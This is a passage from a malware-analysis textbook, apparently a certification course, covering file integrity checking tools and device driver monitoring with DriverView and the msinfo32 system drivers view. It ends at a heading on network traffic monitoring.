


Figure 7.104: Screenshot of PA File Sight

Some additional file integrity checking tools are as follows:

- Tripwire File Integrity and Change Manager (*https://www.tripwire.com*)
- Netwrix Auditor (*https://www.netwrix.com*)
- Verisys (*https://www.ionx.co.uk*)
- CSP File Integrity Checker (*https://www.cspsecurity.com*)
- NNT Change Tracker (*https://www.newnettechnologies.com*)



Device Drivers Monitoring

Malware is installed on the system along with the device drivers when the user downloads infected drivers from untrusted sources. The malware uses these drivers to avoid detection. One can scan for suspicious device drivers using tools such as DriverView and Driver Detective, to verify whether they are genuine and whether they have been downloaded from the publisher's original site.

The path to the location of Windows system drivers is as follows:

Goto **Run** → Type **msinfo32** → **Software Environment** → **System Drivers**




Figure 7.105: Screenshot displaying Windows System Drivers

- **DriverView**

  Source: *https://www.nirsoft.net*

  The DriverView utility displays the list of all device drivers currently loaded in the system. For each driver in the list, additional information is displayed, such as load address of the driver, description, version, product name, and maker.

  Features:

  - Displays the list of all loaded drivers in your system
  - Standalone executable




Figure 7.106: Screenshot of DriverView

Some additional device driver monitoring tools are as follows:

- Driver Booster (*https://www.iobit.com*)
- Driver Reviver (*https://www.reviversoft.com*)
- Driver Easy (*https://www.drivereasy.com*)
- Driver Fusion (*https://treexy.com*)
- Driver Genius 22 (*https://www.driver-soft.com*)

Dynamic Malware Analysis: Network Traffic Monitoring/Analysis

